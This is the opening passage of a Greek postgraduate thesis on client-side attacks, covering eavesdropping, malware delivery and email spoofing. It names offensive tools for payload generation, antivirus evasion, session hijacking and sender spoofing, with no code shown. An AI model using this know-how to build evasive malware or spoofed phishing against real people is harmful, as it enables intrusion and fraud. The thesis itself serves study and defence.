Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Τεχνικές Επιθέσεων Τελικού Χρήστη** **Client Side Attacks**
Ονοματεπώνυμο Φοιτητή	**Γιαμπουλάκης Χρήστος**
Πατρώνυμο	**Νικόλαος**
Αριθμός Μητρώου	**ΜΠΣΠ 15018**
Επιβλέπων	**Κοτζανικολάου Παναγιώτης**
Συνεπιβλέπων	**Παπαγεωργίου Σπύρος**

Ημερομηνία Παράδοσης **Μάρτιος 2017**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα

Περιεχόμενα

Περίληψη

Σκοπός αυτής της διπλωματικής εργασίας είναι να διερευνήσει ένα νέο είδος διαδικτυακών επιθέσεων που βρίσκεται στην ακμή του. Οι επιθέσεις που θα εξετασθούν εκτελούνται στην πλευρά του τελικού χρήστη (ή καλύτερα με τη βοήθεια του τελικού χρήστη), για αυτό το λόγο ονομάζονται επιθέσεις τελικού χρήστη (client side attacks). Σκοπός του επιτιθέμενου είναι να ξεγελάσει/χειραγωγήσει με ποικίλους τρόπους τον τελικό χρήστη να πράξει λανθασμένα, και τελικά να λάβει πρόσβαση στο σύστημα του. Μπορούμε να χωρίσουμε το περιεχόμενο της συγκεκριμένης διπλωματικής εργασίας σε τρία μέρη.

Στο πρώτο μέρος εξηγούνται οι λόγοι που οι επιτιθέμενοι πλέον προτιμούν τις επιθέσεις σε χρήστες, αντί για επιθέσεις σε συστήματα (server side), και αναφέρονται τα κίνητρα των επιτιθέμενων. Έπειτα περιγράφεται το γενικότερο μοντέλο μιας τέτοιας επίθεσης και οι λόγοι που έχουν μεγάλη πιθανότητα επιτυχίας. Τέλος, αναλύονται οι επικρατέστερες τεχνικές επιθέσεων τελικού χρήστη με ξεχωριστή αναφορά στις μεθόδους κοινωνικής μηχανικής και προτείνονται εργαλεία για κάθε περίπτωση.

Στο δεύτερο μέρος, που αποτελεί το πρακτικό κομμάτι, προσομοιώνονται σε εργαστηριακό περιβάλλον συνδυαστικές επιθέσεις τελικού χρήστη με σκοπό την απομακρυσμένη πρόσβαση στο μηχάνημα-στόχο. Σε κάθε σενάριο επίθεσης εξετάζεται το κομμάτι της κοινωνικής μηχανικής.

Στο τρίτο και τελευταίο μέρος προτείνονται τεχνικές μείωσης της επιτυχίας των επικρατέστερων επιθέσεων τελικού χρήστη αλλά και τρόποι προστασίας των τελικών χρηστών.

Abstract

This thesis scope is to look into a new, fast growing kind of cyber-attacks. These attacks are performed on the client side (or better by the end user); that is the reason they are called client side attacks. The attacker's target is to deceive/manipulate in various ways the end user so as to act carelessly, and to finally take over his system. The contents of this thesis could be divided in three parts.

The first part seeks out to explain the reasons why this kind of attacks is so preferable, instead of server-side attacks, and to present the motivations of the attackers. Afterwards, the generic model of a client side attack is described and the reasons behind the high success rate of such an attack are analyzed. Furthermore, the predominant and state-of-the-art techniques for client side attacks are analyzed with a separate part on the social engineering methods. Also, different tools for each technique are suggested.

At the second part, which is the practical one, combined client side attacks are simulated in a lab. The attacker’s main objective is to achieve remote access of the target's machine. In every scenario in the lab the social engineering part is thoroughly examined.

At the third and final part, mitigation techniques are proposed in order to protect the end user and reduce the success rate of client side attacks.

1. Εισαγωγή

Ο παγκόσμιος ιστός ξεκίνησε ως ένα κατανεμημένο σύστημα μεταφοράς υπερ-κειμένου. Κάποιο υπολογιστές σε ένα δίκτυο διατηρούν αρχεία κειμένου τα οποία τα προσφέρουν σε άλλους υπολογιστές. Τα αρχεία κειμένου περιέχουν υπερ-συνδέσμους (links) οι οποίοι βοηθούν το χρήστη να μεταβεί σε διαφορετικό αρχείο κειμένου. Για να επιτευχθεί ένα ευρύτερο δίκτυο υπολογιστών που προσφέρουν και ωφελούνται από το WWW, υπήρξε ανάγκη να αναπτυχθούν πρωτόκολλα επικοινωνιών για τις διαφορετικές υπηρεσίες. Έτσι σταδιακά το WWW μεγάλωσε και γιγαντώθηκε. Η αρχική του μορφή ήταν πολύ απλή στον τελικό χρήστη. Είχε τη δυνατότητα να δει στατικό περιεχόμενο που του προσφερόταν από άλλους υπολογιστές του δικτύου. Σήμερα όμως με την ανάπτυξη των web εφαρμογών και την έλευση του δυναμικού Web 2.0 οι σελίδες έχουν γίνει δυναμικές και διαδραστικές με δυνατότητα ανταλλαγής πληροφοριών με το χρήστη, με συνέπεια να αυξηθούν και οι υπηρεσίες που παρέχονται στον τελικό χρήστη μέσω του παγκόσμιου ιστού. Η χρήση των υπηρεσιών του διαδικτύου έγινε καθημερινή και συνεχής ακόμη και για νέους χρήστες. Σημαντικός παράγοντας σε αυτό διετέλεσε η θεαματική χρήση των έξυπνων δικτυακών συσκευών που προσφέρουν συνεχής και άμεση πρόσβαση στην πληροφορία, στις web εφαρμογές και σε διαμοιρασμό δεδομένων. Συνεπώς άλλαξε και η τεχνολογία στην πλευρά του client. Οι εφαρμογές πλέον αρχίζουν και “διαβάζουν” τους χρήστες με σκοπό να προσφέρουν με έξυπνο τρόπο ένα δελεαστικό διαδραστικό περιεχόμενο. Οι εντυπωσιακές αυτές εξελίξεις δε συμβάδισαν με ανάλογες κινήσεις στο πεδίο της ασφάλειας του τελικού χρήστη, αντίθετα πάρθηκαν μέτρα για την ενίσχυση της ασφάλειας των εξυπηρετητών. Από την άλλη πλευρά οι χρήστες του διαδικτύου αυξήθηκαν ραγδαία. Σήμερα όλοι έχουμε μαζί μας κάποια συσκευή με δυνατότητα πρόσβασης στο διαδίκτυο και αισθητήρες.

Στη συγκεκριμένη μεταπτυχιακή διατριβή θα προσεγγίσουμε το θέμα της Ασφάλειας του τελικού χρήστη στο Διαδίκτυο. Πιο συγκεκριμένα θα ασχοληθούμε, στο πρώτο μέρος, με τις επιθέσεις τελικού χρήστη (client side attacks) τις διαφορετικές μεθόδους και τεχνικές εκμετάλλευσης που χρησιμοποιούν οι επιτιθέμενοι. Θα δούμε τεχνικά πως πραγματοποιούνται τέτοιες επιθέσεις και ποια εργαλεία βοηθούν στην προετοιμασία. Στο δεύτερο μέρος θα γίνει προσομοίωση συνδυαστικών τεχνικών επίθεσης στον τελικό χρήστη με στόχο την απομακρυσμένη πρόσβαση στο μηχάνημα του θύματος. Μέσω σεναρίων θα εξετασθεί πως ο κάθε στόχος πείσθηκε να πράξει εκ μέρους του επιτιθέμενου. Τέλος, στο τρίτο μέρος θα προταθούν τρόποι προστασίας από επιθέσεις τελικού χρήστη.

1.1 Ασφάλεια στο διαδίκτυο

Το διαδίκτυο είναι μια ανοικτή πλατφόρμα διασύνδεσης, που προσφέρει υπεράριθμες υπηρεσίες στους χρήστες, αλλά κρύβει πολλές παγίδες. Η μεγαλύτερη μερίδα των χρηστών του διαδικτύου έχουν πέσει θύματα ενός ιού, ενός adware ή χειρότερα μιας ηλεκτρονικής απάτης. Από τέτοιες επιθέσεις δε ξεφεύγουν και οι εταιρίες κολοσσοί του χώρου (Google, LinkedIn, Adobe, Yahoo, eBay, ...) οι οποίες σε κάποια δεδομένη στιγμή υπήρξαν θύματα Web-based επιθέσεων. Τα αποτελέσματα μιας τέτοιας επίθεσης για μια επιχείρηση, μεγάλη ή μικρή, είναι τεράστια χρηματικά ποσά, άσχημη φήμη αλλά και νομικές συνέπειες. Στατιστικά της McAfee [1] δείχνουν πως η παγκόσμια οικονομία χάνει περίπου 445 δις δολάρια, ενώ σε παρόμοια έρευνα της Juniper [2] υπολογίστηκε ότι μέχρι το 2019 2,1 τρις δολάρια θα χαθούν σε επιθέσεις κυβερνοεγκλήματος.

Είναι προφανές από τα παραπάνω πως οι επιθέσεις έχουν αυξηθεί και οι μέθοδοι εισβολών έχουν βελτιστοποιηθεί καθώς το cybercrime είναι πολύ επικερδές για τους κυβερνοεγκληματίες. Εύκολα μπορεί να αντιληφθεί κανείς πως η ασφάλεια στο διαδίκτυο τώρα και στο μέλλον είναι εξαιρετικά σημαντικός και ξεχωριστός τομέας του ίδιου του διαδικτύου.

1.2 Η στροφή στις επιθέσεις τελικού χρήστη

Το προσκήνιο στην ασφάλεια και ειδικότερα στις επιθέσεις έχει αλλάξει σε σχέση με παλιά. Υπάρχει μια μετακίνηση στο στόχο των επιτιθέμενων. Παραδοσιακά οι hackers στόχευαν servers, προσπαθώντας να εκμεταλλευτούν αδυναμίες του λειτουργικού συστήματος, των εγκατεστημένων εφαρμογών αλλά και των υπηρεσιών. Οι administrators πήραν μέτρα ενίσχυσης της ασφάλειας των συστημάτων αλλά και του δικτύου, γεγονός που έκανε δυσκολότερη την επίθεση σε έναν server. Με την τεράστια άνοδο της χρήσης του διαδικτύου και την αύξηση των χρηστών (υποψήφιων θυμάτων), οι επιτιθέμενοι κινήθηκαν στην εύρεση αδυναμιών στον ίδιο το χρήστη και στο workstation του. Αρχικά με επιθέσεις κακόβουλου λογισμικού (malware) και στη συνέχεια με πιο σύνθετες επιθέσεις εκμετάλλευσης του browser, και στη συνέχεια των ίδιων των web εφαρμογών. Μια προφανής απόδειξη για αυτή τη στροφή στις επιθέσεις τελικού χρήστη είναι οι έρευνες της OWASP [3] και της SANS [4] για τις 10 κορυφαίες ευπάθειες (Top 10 Vulnerabilities) και τα 25 σημαντικότερα προγραμματιστικά λάθη αντίστοιχα. Ανάμεσα σε κλασσικές ευπάθειες server-side θα βρούμε πολλές (περίπου τις μισές) ευπάθειες client-side, οι οποίες θα αναλυθούν στο επόμενο κεφάλαιο.

2. Επιθέσεις τελικού χρήστη (Client Side Attacks)

Η επίθεση σε ένα σύστημα μπορεί να πλήξει τα δεδομένα σε σημείο που θα επηρεαστούν και οι 3 βασικές αρχές (CIA triad) της ασφάλειας της πληροφορίας (InfoSec):


- Εμπιστευτικότητα (Confidentiality)
- Ακεραιότητα (Integrity)
- Διαθεσιμότητα (Availability)

Στο κεφάλαιο αυτό θα δοθεί έννοια στην επίθεση τελικού χρήστη και θα γίνει περιγραφή και μερική τεχνική ανάλυση μερικών βασικών τεχνικών.

2.1 Περιγραφή

Οι επιθέσεις που στοχεύουν τους χρήστες σαν άτομο και τους client υπολογιστές τους σε ένα δίκτυο ονομάζονται επιθέσεις τελικού χρήστη (Client Side Attacks). Δεν πρόκειται για ένα νέο είδος επιθέσεων, αλλά οι τεχνικές και τα εργαλεία που χρησιμοποιούνται σε αυτό το είδος καθημερινά γίνονται καλύτερα και περισσότερα. Αυτό σημαίνει πως μια τέτοια επίθεση πραγματοποιείται ευκολότερα και αν συνυπολογίσουμε πως ο ρυθμός επιτυχίας τους αυξάνεται, οι επίδοξοι επιτιθέμενοι θα συνεχίσουν να χρησιμοποιούν τέτοιες τακτικές αλλά και να αναπτύσσουν νέες για πολύ καιρό ακόμη.

Στην Εικόνα 1 παρουσιάζεται μια τυπική εταιρική υπολογιστική υποδομή. Έχουμε χωρίσει την υποδομή σε 8 χώρους (domains). Ο χώρος που δρουν τέτοιες επιθέσεις είναι ο χώρος των χρηστών (user domain) ο οποίος είναι στενά συνδεδεμένος με το χώρο των workstations. Από ένα κενό ασφάλειας που θα προκύψει από μια τέτοια επίθεση στο συγκεκριμένο χώρο, ο κακόβουλος μπορεί να προχωρήσει και να εξελίξει την επίθεση του στα υπόλοιπα domain της υποδομής. Ο επιτιθέμενος προσπαθεί να στοχεύσει εφαρμογές που βρίσκονται στο σύστημα του τελικού χρήστη. Τέτοιες είναι το browser, το email client, προγράμματα αναπαραγωγής πολυμέσων και τα προγράμματα άμεσης επικοινωνίας.



Εικόνα 1:Τυπική εταιρική υποδομή.

Οι επιθέσεις τελικού χρήστη αποτελούν έναν από τους μεγαλύτερους κινδύνους σήμερα, καθώς ο αριθμός τέτοιων επιθέσεων συνεχώς αυξάνεται λόγω του μεγάλου ποσοστού επιτυχίας που έχουν. Η επιτυχία τους οφείλεται σε 2 λόγους:

- *Ανεπαρκή μέτρα ασφάλειας σε ένα δίκτυο*. Μια υλοποίηση ασφάλειας σε ένα πληροφοριακό σύστημα και δίκτυο κοστίζει αρκετά, είναι απαιτητική εργασία και καμιά φορά απαιτεί διαδικασίες ενοχλητικές για τους τελικούς χρήστες. Επιπλέον τα αποτελέσματα ενός συστήματος ασφάλειας σε ένα δίκτυο δεν είναι προφανή και κατανοητά στα διοικητικά στελέχη (όπως για παράδειγμα τα reports ενός πληροφοριακού συστήματος), πριν από κάποια επίθεση που μπορεί να το βλάψει. Αρκετές εταιρίες για αυτούς τους λόγους προτίμησαν να μην εγκαταστήσουν συστήματα ασφάλειας της πληροφορίας στα δίκτυα τους, αφήνοντας ευάλωτα τα ευαίσθητα δεδομένα που διαθέτουν. Τέλος, μικρότερες εταιρίες προτιμούν να διαθέσουν σε άλλους πόρους χρήματα πιστεύοντας πως δεν αποτελούν πιθανό στόχο λόγω του μικρού μεγέθους της εταιρικής δραστηριότητας τους. Επίσης λανθασμένη λογική καθώς τα εργαλεία που ψάχνουν για ευπάθειες είναι αυτοματοποιημένα και προσανατολισμένα στο να βρίσκουν τρωτά σημεία, όχι να εντοπίζουν τρωτά σημεία σε μεγάλες επιχειρήσεις.
- *Έλλειψη σωστής αντιμετώπισης μιας τέτοιας επίθεσης από το στόχο*. Οι τελικοί χρήστες δεν αντιμετωπίζουν με λογική τέτοιες επιθέσεις, ή καλύτερα οι τεχνικές και οι μέθοδοι της επίθεσης αποπροσανατολίζουν τους χρήστες ώστε να πράξουν λανθασμένα.

Τα κίνητρα ενός επιτιθέμενου είναι ποικίλα και διαφοροποιούνται ανάλογα με το προφίλ του. Εκτός από τα προσωπικά ζητήματα (πχ οικογενειακή παρακολούθηση), υπάρχει η φήμη. Αρκετές ομάδες hacking προσπαθούν να αποκτήσουν φήμη στην hacking σκηνή ξεπερνώντας τα μέτρα ασφάλειας διαφόρων συστημάτων χωρίς να κάνουν κάτι κακό τις περισσότερες φορές. Επίσης υπάρχουν και ομάδες που οργανώνουν επιθέσεις και εισβολές σε συστήματα για ιδεολογικούς ή

συμβολικούς λόγους. Η χειρότερη μορφή επιτιθέμενων είναι εκείνοι που θέλουν να εισβάλλουν σε κάποιο σύστημα ή Η/Υ για να αποκομίσουν χρήματα. Αυτό μπορεί να γίνει με κλοπή στοιχείων τραπεζικών καρτών, κλοπή πελατολογίων ή και κρυπτογράφηση δεδομένων επιχειρήσεων με σκοπό χρηματική ανταμοιβή για την αποκρυπτογράφηση τους. Τέλος, μεμονωμένα άτομα ή και ομάδες ασχολούνται με την εύρεση ευπαθειών με σκοπό την πώληση της σε μαύρες αγορές του διαδικτύου. Ανάλογα με τις ικανότητες και το κίνητρο του επιτιθέμενου κλιμακώνεται και η δύναμη της επίθεσης, άρα και η αποτελεσματικότητα της.

2.2 Είδη επιθέσεων τελικού χρήστη

Στο κεφάλαιο αυτό θα γίνει επεξήγηση των πιο γνωστών τεχνικών επίθεσης στον τελικό χρήστη, θα γίνει βασική τεχνική ανάλυση της κάθε επίθεσης και θα αναφερθούν εργαλεία που επιτυγχάνουν τη συγκεκριμένη επίθεση.

2.2.1 Επίθεση υποκλοπής (Monitoring/Eavesdropping Attack)

Η συγκεκριμένη επίθεση αποτελεί παλιά τεχνική που στοχεύει στην υποκλοπή ευαίσθητων δεδομένων. Σε μια επίθεση eavesdropping ο επιτιθέμενος έχει τη δυνατότητα να παρακολουθεί (monitoring) την κίνηση ενός δικτύου, είτε ενεργά (εντός του δικτύου) είτε παθητικά (θεατής του δικτύου), άρα και τις κινήσεις των χρηστών (DNS queries, HTTP requests/responses, κ.α.). Συνεπώς, αν φιλτράρει τη συσσωρευμένη πληροφορία, μπορεί να υποκλέψει ευαίσθητα και προσωπικά δεδομένα όπως πληροφορίες καρτών, κωδικούς, ονόματα χρηστών, emails, περιεχόμενα emails, κ.α., αλλά του δίνεται η δυνατότητα να διαβάσει σημαντικά μετά-δεδομένα ιστού (Web metadata) όπως πληροφορίες για τα cookies και τα sessions. Οι επιθέσεις υποκλοπής αποτελούν το πρώτο στάδιο για έναν επιτιθέμενο και τον βοηθούν να προχωρήσει σε πιο προχωρημένες επιθέσεις (Cookie/Session Hijacking[1], Man In the Middle[2]) που θα δούμε παρακάτω.


Σήμερα, λόγω της αύξησης των ασύρματων δικτύων και των κινητών συσκευών, οι επιθέσεις Eavesdropping είναι εξαιρετικά συχνό φαινόμενο. Πολλά από αυτά τα δίκτυα είναι απροστάτευτα και εύκολα μπορούν να παραβιαστούν από έναν επιτιθέμενο. Επίσης έχουν αναφερθεί περιπτώσεις κρατικών υπηρεσιών κατασκοπίας και παρακολούθησης μέσω αυτής της τεχνικής (Snowden) [5] [6].

Από τεχνικής πλευράς, οι συγκεκριμένες επιθέσεις χρειάζονται από υλικό μια ασύρματη κάρτα δικτύου σε monitor mode εντός της εμβέλειας του ασύρματου δικτύου. Αν το δίκτυο είναι μόνο ενσύρματο χρειάζεται φυσική επαφή με κάποιο καλώδιο δικτύου, και μια ενσύρματη κάρτα. Στην Εικόνα 2 βρίσκεται μια σχηματική απεικόνιση μιας τέτοιας επίθεσης. Μια επίθεση υποκλοπής μπορεί να πραγματοποιηθεί σε πιο υψηλές υποδομές του δικτύου όπως για παράδειγμα στον ISP ή σε έναν proxy server. Η συγκεκριμένη τεχνική υποκλέπτει δεδομένα όταν μεταφέρονται plain-text με το πρωτόκολλο HTTP. Τη συγκεκριμένη ευπάθεια εκμεταλλεύτηκαν εφαρμογές όπως το Mozilla Firefox extension Firesheep [7], το Android Application DroidSheep [8], καθώς και το Java-based CookieCadger [9]. Άλλες εφαρμογές της συγκεκριμένης τεχνικής αποτελούν ο διαχρονικός αναλυτής πακέτων δικτύου Wireshark [10], το package capturing tool ArpSpoof [11], το image traffic monitoring tool DriftNet [12],

[1] https://en.wikipedia.org/wiki/Session_hijacking

[2] https://en.wikipedia.org/wiki/Man-in-the-middle_attack

το url visited monitoring tool URLSnarf [13] και το traffic sniffer tool dsnsniff [13]. Τέλος, μια λύση hardware για auditing δικτύων/Penetration testing προσφέρεται από το WiFi Pineapple [14].



Εικόνα 2:Σχηματική απεικόνιση Eavesdropping Attack.

2.2.2 Επίθεση με κακόβουλο λογισμικό (Malware Attack)

Τη χρονική στιγμή που γράφεται η συγκεκριμένη εργασία είναι πλέον γνωστό, ακόμη και σε ανθρώπους που δεν ασχολούνται με την πληροφορική, το τι κάνει περίπου ένα κακόβουλο λογισμικό (malware) σε έναν υπολογιστή. Όλοι γνωρίζουν πως δεν είναι αγνές οι προθέσεις του δημιουργού του για το σύστημα τους. Η λέξη malware είναι μια ένωση των λέξεων malicious software και περιγράφει συνοπτικά το τι κάνει το συγκεκριμένο λογισμικό: περιέχει τον κατάλληλο κώδικα, που έγραψε ο επιτιθέμενος, για να εκμεταλλευτεί ένα υπολογιστικό σύστημα.

Σήμερα η συγκεκριμένη τεχνική, παρά την πρόοδο των Anti-Virus, είναι εξαιρετικά συχνή μέθοδος επίθεσης. Ο επιτιθέμενος μπορεί να καταφέρει ακόμη και απομακρυσμένη πρόσβαση στο σύστημα-στόχο, και μετά να συνεχίσει την επίθεση του με τεχνικές που έπονται της εκμετάλλευσης (post exploitation techniques). Η πιο αποδοτική τεχνική της συγκεκριμένης επίθεσης ονομάζεται drive-by download όπου ο επιτιθέμενος έχει εκμεταλλευτεί μια ευπαθής ιστοσελίδα και έχει τοποθετήσει το malware του εκεί με στόχο να μολύνει τους επισκέπτες της νόμιμης ιστοσελίδας. Μια πιο προηγμένη μορφή της τεχνικής drive-by download αποτελούν τα Exploit Kits, που ερευνούν το υπολογιστικό σύστημα του θύματος για ευπάθειες και τις εκμεταλλεύονται. Εναλλακτικά, ο επιτιθέμενος μπορεί να στείλει το malware συνημμένο με email και να πείσει το θύμα να τρέξει το αρχείο (email manipulation). Ο συγκεκριμένος τρόπος εκμετάλλευσης είναι εξαιρετικά αποτελεσματικός αν συνδυαστεί με τεχνικές κοινωνικής μηχανικής (social engineering) που θα αναλύσουμε σε επόμενο κεφάλαιο. Πέρα από αυτές τις τεχνικές ένας συνηθισμένος τρόπος εξαπάτησης του θύματος είναι να συνδυαστεί το malware με κάποιο νόμιμο εκτελέσιμο πρόγραμμα (Trojan Horse). Το ανυποψίαστο θύμα κατά την εγκατάσταση του προγράμματος της αρεσκείας του εκτελεί και το κακόβουλο λογισμικό στο παρασκήνιο. Μια πολύ γνωστή κατηγορία malware αποτελούν οι ιοί οι οποίοι στοχεύουν στην αυτόματη εξάπλωση του

κακόβουλου λογισμικού στο υπολογιστικό σύστημα (virus) ή στο δίκτυο (worms). Μια εξελιγμένη μορφή malware είναι τα rootkits. Τα rootkits αποτελούν μια συλλογή από κακόβουλα εργαλεία, σχεδιασμένα να δρουν σαν malware, που δεν εντοπίζονται. Τέλος, τον τελευταίο καιρό, λόγω αδυναμιών του powershell, είναι σε έξαρση [15] η τεχνική με την οποία οι επιτιθέμενοι προετοιμάζουν αρχεία Office (doc, docx, xls, xlsx, ppt) με χρήση των μακροεντολών (macros) αλλά και PDF [16] ώστε να εκτελούν κακόβουλο κώδικα στο παρασκήνιο. Η επίθεση αυτή είναι εξαιρετικά αποτελεσματική, ειδικά αν συνδυαστεί με τεχνικές κοινωνικής μηχανικής (social engineering) και email manipulation. Σε καθεμία από τις παραπάνω περιπτώσεις το malware πρέπει να είναι έτοιμο να προσπεράσει Anti-Virus/Firewall που υπάρχουν στο υπολογιστικό σύστημα-στόχο.

Από τεχνικής πλευράς ένα malware είναι ένα εκτελέσιμο πρόγραμμα που αν τρέξει σε κάποιον υπολογιστή θα λειτουργήσει κακόβουλα ανάλογα με τον κώδικα που έχει γράψει ο επιτιθέμενος. Η δημιουργία ενός γενικού malware δεν απαιτεί πλέον σύνθετες προγραμματιστικές γνώσεις από τον επιτιθέμενο, καθώς είναι αποτέλεσμα μόλις μερικών βημάτων σε εργαλεία όπως το msfvenom [17], metasploit [18], armitage [19], setoolkit [20], empire [21], cobalt strike [22] κ.α.. Πολύ σημαντική για τη χρήση των εργαλείων αυτών είναι η κατανόηση του όρου «φορτίο» (payload). Το payload ενός malware είναι το κομμάτι του κώδικα που θα εκτελεστεί ακριβώς μετά την εκμετάλλευση (exploit) και στην ουσία θα εκτελέσει τις εντολές του επιτιθέμενου στο υπολογιστικό σύστημα-στόχο. Payload μπορεί να είναι για παράδειγμα ένα απλό remote shell, έως και ένα εξειδικευμένο shell για post exploitation όπως το meterpreter [23]. Τα ίδια εργαλεία παρέχουν και τη δυνατότητα δημιουργίας Trojan Horses (exe wrappers/binders) και παρέχουν επιλογές κωδικοποίησης (encoding π.χ. Shikata Ga Nai encoder) και συσκότισης (obfuscating) κώδικα για να ξεπεράσουν τα Anti-Virus. Δημιουργούν δηλαδή ένα πολυμορφικό κακόβουλο λογισμικό (polymorphic malware), που δε θα έχει πάντα την ίδια ψηφιακή υπογραφή για να δυσκολέψουν τον εντοπισμό του. Εναλλακτικά εργαλεία (packers/scramblers/cryptors) για Anti-Virus bypass είναι το fudexe [24] και το πολύ δυνατό Framework Veil-Evasion [25]. Αν η επίθεση στοχεύει σε απομακρυσμένη πρόσβαση απαιτείται η δημιουργία ενός handler/listener ο οποίος θα περιμένει τη σύνδεση στο σύστημα του επιτιθέμενου κατά την εκτέλεση του malware. Εργαλεία για τη δημιουργία του handler είναι το metasploit [18], το netcat [26] και το simpleHTTPServer [27] με τη βοήθεια της python.

2.2.3 Απάτη με ηλεκτρονικό ταχυδρομείο (Email spoofing Attack)

Η συγκεκριμένη τεχνική είναι παλιά, αλλά χρησιμοποιείται έως και σήμερα κατά κόρον σε επιθέσεις spam και spear phishing. Με τη συγκεκριμένη επίθεση, ένας επιτιθέμενος εκμεταλλευόμενος ευπάθειες του πρωτοκόλλου SMTP προσπαθεί να παριστάνει κάποιο άλλο άτομο ή προσπαθεί να πείσει με τα λεγόμενα του το θύμα για να το ξεγελάσει και να τον εξαπατήσει.

Σήμερα η συγκεκριμένη τεχνική αποτελεί τον τρόπο εκτέλεσης επιθέσεων κοινωνικής μηχανικής (social engineering). Η κυριότερη επίθεση αυτού του τύπου είναι η spear phishing attack που θα αναλύσουμε παρακάτω. Παρόλη την έξαρση των απατών με email τα τελευταία χρόνια, οι εταιρείες/πάροχοι ηλεκτρονικού ταχυδρομείου εξακολουθούν να μη ρυθμίζουν κατάλληλα τα συστήματα τους (email servers/domains) με υψηλότερα standards αυθεντικοποίησης για να μειώσουν τις επιθέσεις, γεγονός που αποτελεί κίνητρο για την επιλογή της συγκεκριμένης τεχνικής από έναν κακόβουλο.

Τεχνικά η συγκεκριμένη τεχνική είναι η δημιουργία ενός φαινομενικά νόμιμου email με πλαστό αποστολέα και κακόβουλο περιεχόμενο με στόχο την εξαπάτηση του παραλήπτη-θύματος. Το εργαλείο spoofcheck [28] μας βοηθάει να αποφασίσουμε εάν ένα domain είναι ευάλωτο σε τέτοιες

επιθέσεις. Πιο συγκεκριμένα ελέγχει αν υπάρχουν SPF records[3], DMARC policies[4] και πως συμπεριφέρεται το domain σε πιθανές ηλεκτρονικές απάτες (έλεγχος των ανάλογων flags). Το SimpleEmailSpoofer [29] και το PHPMailer [30] ετοιμάζει και εκτελεί αποστολές email με πειραγμένους παραμέτρους (sender, subject, body, attachments κ.α.), το ίδιο και η ιστοσελίδα Emkei's Mailer[5]. Το πιο ολοκληρωμένο Framework είναι το Social Engineering Toolkit [20].

2.2.4 Επίθεση Man-In-The-Middle (MitM Attack)

